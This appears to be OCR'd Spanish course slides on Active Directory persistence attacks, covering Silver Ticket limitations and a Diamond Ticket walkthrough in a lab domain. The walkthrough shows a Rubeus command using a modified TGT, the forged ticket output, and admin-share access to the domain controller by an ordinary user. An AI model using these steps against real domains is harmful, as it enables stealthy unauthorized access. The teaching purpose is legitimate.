
Persistencia – Silver Ticket - Detección

- Los Silver Tickets son una técnica de ataque sigilosa en entornos de Active Directory, ya que no requieren comunicación con el controlador de dominio para su uso.
- Sin embargo, la viabilidad de los Silver Tickets a largo plazo es limitada. Esto se debe a que Windows realiza cambios periódicos en las contraseñas de las cuentas de servicio y computadoras (por defecto cada 30 días), lo que invalida cualquier ticket generado con una contraseña anterior, reduciendo su efectividad en el tiempo.




Persistencia – DiamondTicket

Tanto los tickets Golden como Diamond necesitan acceso a la clave KRBTGT. Sin embargo, a diferencia del Golden Ticket, el Diamond Ticket casi siempre requiere la clave AES256. La diferencia radica en que, mientras el Golden Ticket permite crear un Ticket de Concesión de Tickets (TGT) desde cero, el Diamond Ticket se basa en descifrar, ajustar y volver a cifrar TGT legítimos que se solicitan a un controlador de dominio (DC).



Persistencia – DiamondTicket – AS-REQ



Usamos la Clave AES del krbtgt.

TGT legitimo obtenido.

La herramienta realiza el descifrado del TGT y modifica el PAC, lo firma y lo encripta de nuevo.

Persistencia – DiamondTicket – TGS-REQ

```
C:\Users\Public>.\Rubeus asktgs /ticket:doIFoDCCBZygAwIBBaEDAgEWooIEpjCCBKJhggSeMIIEmqADAgEFoQ4bDFNFUklFQS5MT0NBTKIhMB+gAwIBA
kUH5ZfCRTHKeD2tLPJdIIy+CtBoL/b+xiBKKdwboSpLN2YVyrNYuvS/ooqcPoJLK/zQhOZlitzt9Nrfod77/4DMPXbRmbNHrCafayjhh7zZenT93CAh83WKxOLnfz
pysI0D5g6x4OCJEkswWBaafC/DKbfTyayX1qoAYls2ZQbB3jgSDGGjWLqCgllSORAtxIF0if1bpsmZJnht7evF5LP2jkcX/zlD3XEAl82avJqW4BkCM2Ai4OfGS1p
KVA8sa+QJgReFBkgxUNppd++88M1edXrAoz/qqW4Pdy0eTXcIL7vZT2y6X6M1Sd3c0bSTMX1VSd4SwTgvl4teKWd/qxJI6wCvsyi91R1mIM7fSct8/11kUIktBgqM
zF7G0/pWFjJnbPPgZVTFJt/uUPaRgsfiw5nQfuOve78f3icipKmjsgAJ2XB5moht9SGoN1acvCa268RD3+2se32x6mcjTgcbszrDmdB/RYZes0JW4jWY1hsvA1ucc
tQaJBRxhhZ+t96MdZ8KbDYPz8xFrYKeIyi+BBSvm5e9lYKtHLApSuyvNSWsj+002DVG30GErXjFfm5ON3ufsUIa89+X1pabpl/UCg86b12M7USf+QG6m7ZxDnl84i
D0CoiZI8yjmsjjnPxx1BpsjnXsx8SU6P+WsThsmoyfm8qf1uV7SbVYXlVLCh/+aOoCNhEWNJWFCn6KZVJ/v4tSJj63z2p3jH9+/B4+eiHns9Ia+cH5Dv0vAvPuAyZ
Q1UkicvWbaRVU+fAmGBUjFdcQbCjWMNJdg3xJZd93GMMpPZ2+v50pVHnPiufwfcaokMAI2CUJjqP6WnKBhWXnD1wnzBtVpIL3Tf8k2tyPGugb2de+x9FQtpiEKkPC
oAMCARKhIgQgkVgAX6y1VX5LkmT1oSg4BSa3DDFwSijTXREwCDKicaehDhsMU0VSSUVBLkxPQ0FMohQwEqADAgEBoQswCRsHU2lnbm9yaaMHAwUAQOEAAKURGA8yM
UypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDFNFUklFQS5MT0NBTA== /service:cifs/DC01-MILAN.seriea.local /ptt /nowrap


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ____
 |  __  /| | | |  _ \| ___ | | | |/ ___)
 | |  \ \| |_| | |_) ) ____| |_| | |
 |_|   |_|____/|____/|_____)____/|_|

  v2.2.1

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/DC01-MILAN.seriea.local'
[*] Using domain controller: DC01-MILAN.seriea.local (192.168.169.138)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIF0jCCBc6gAwIBBaEDAgEWooIEzzCCBMthggTHMIIEw6ADAgEFoQ4bDFNFUklFQS5MT0NBTKIqMCigAwIBAqEhMB8bBGNpZnMbF0RDMDEtTUlMQU4uc2V
eDmzw8PfRkkS7TNm1votUnKXCFckr3KU9cgcls+DiAUSzCSlPtF2n/zlasRjWeoEUojD/PKLQWHc+ImUzMdkEzriyY89jRN5aautT5CmvdqeYMp7wWf0a3IY8CS/z
Rhhl+RJYzOGAZTClImxX7okrFB6JOizlM5P0K6If8BRbGCPshUPdUcgzLZEev7xhW+bVW8IGrN3rxD9NXkk/Ug+qyAkeQ14P8MWbGLFuhJjR88ew27Fxwx2NgO1SC
vIHV3B+fK5Pq3oI6luNt5mO/F3c/iJanVwd9B/dM7mKRj98Rz/jqNnUQd9+OkxNoVTGc0eMIsYE2iMyPaDF1dASCGWf+J7H1oYMd4ybWaUZcp8qEgtxg3RE10uktC
o7v6G8O51D+RFaerJe3+GV9utaThai4HUDPyhwOPywLhBW0wtOXpdQdRW+SYWXsyzO0Uv90YDzR63rhEP0jdADySxhyc9E9FecbsNkSNAla/LPWFWXIThlllab592
TLDibaNhSJTMpL+FrqxPyDEj0Y3UKkOFk4DndQMg/W5AD/o7Dug8yPvFmqgAXEZ3hZvo16Oeup2EVyNY7Zzimx0mJloUbkDutWm9jNlIhIZfe5NTStZQSR6Kij99v
PXrHo1ihA6+96wsZxXW7IEWzsMnB0EFYmeDrIhXz7vwI0jXzm35qdyC/HiuIqzTPBtamMUdn2lYJN5Wy4zPdbzZsI1hBVJGdN+GPam+Us3iCbJHkeNLIV1zk4NFSS
GSgky+OqfhppCzbuOebGiYubEEtVKBAHLDnO40lMVgBoHpg3P7IEZhbjOehPtv2s1VO3tbraHFzfc7d47bJXyAnrSGzo3ZzCEiZ8C0o0QnSXKs7UhnbfN1isN27Hz
CB2qCB1zCB1DCB0aArMCmgAwIBEqEiBCAyCiXw60i7D96PDHsSAcRc/nwIRECmaVo8XFB0MRFfKEOGwxTRVJJRUEuTE9DQUyiFDASoAMCAQGhCzAJGwdTaWdub3
aqA4bDFNFUklFQS5MT0NBTKkqMCigAwIBAqEhMB8bBGNpZnMbF0RDMDEtTUlMQU4uc2VyaWVhLmxvY2Fs

  ServiceName              :  cifs/DC01-MILAN.seriea.local
  ServiceRealm             :  SERIEA.LOCAL
  UserName                 :  Signori
  UserRealm                :  SERIEA.LOCAL
  StartTime                :  11/4/2024 6:50:23 AM
  EndTime                  :  11/4/2024 4:49:54 PM
  RenewTill                :  11/11/2024 6:49:54 AM
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  Mgol8OtIuw/ejwx7EgHEXP58CERApmlaPFxQdDERHnw=
```


Usando el TGT legítimo que modificamos pedimos un ST para el servicio al que queramos acceder.

Persistencia – DiamondTicket

```
C:\Users\Public>dir \\DC01-MILAN.seriea.local\C$
 Volume in drive \\DC01-MILAN.seriea.local\C$ has no label.
 Volume Serial Number is 8833-9339

 Directory of \\DC01-MILAN.seriea.local\C$

11/05/2022  11:03 AM    <DIR>          PerfLogs
03/26/2024  01:51 PM    <DIR>          Program Files
10/07/2024  01:54 PM    <DIR>          Program Files (x86)
11/03/2024  04:40 PM    <DIR>          Users
10/07/2024  06:25 AM         7,245,824 wazuh-agent.msi
11/03/2024  07:43 PM    <DIR>          Windows
               1 File(s)      7,245,824 bytes
               5 Dir(s)  70,522,957,824 bytes free

C:\Users\Public>klist

Current LogonId is 0:0xdf649

Cached Tickets: (3)

#0>     Client: Signori @ SERIEA.LOCAL
        Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 11/4/2024 6:51:06 (local)
        End Time:   11/4/2024 16:49:54 (local)
        Renew Time: 11/11/2024 6:49:54 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01-MILAN.seriea.local

#1>     Client: Signori @ SERIEA.LOCAL
        Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 11/4/2024 6:49:54 (local)
        End Time:   11/4/2024 16:49:54 (local)
        Renew Time: 11/11/2024 6:49:54 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#2>     Client: Signori @ SERIEA.LOCAL
        Server: cifs/DC01-MILAN.seriea.local @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 11/4/2024 6:50:23 (local)
        End Time:   11/4/2024 16:49:54 (local)
        Renew Time: 11/11/2024 6:49:54 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```


```
C:\Users\Administrator>net user Signori
User name                    Signori
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/26/2024 1:44:47 PM
Password expires             Never
Password changeable          3/27/2024 1:44:47 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/4/2024 6:49:54 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

Persistencia – DiamondTicket



- Como se puede apreciar a diferencia de los Golden Tickets, realizar el ataque Diamond Ticket realiza el flujo de pedir un TGT.
- Al completar el flujo de Kerberos de manera satisfactoria es más difícil lograr detectar este ataque


Persistencia – DiamondTicket - Deteccion



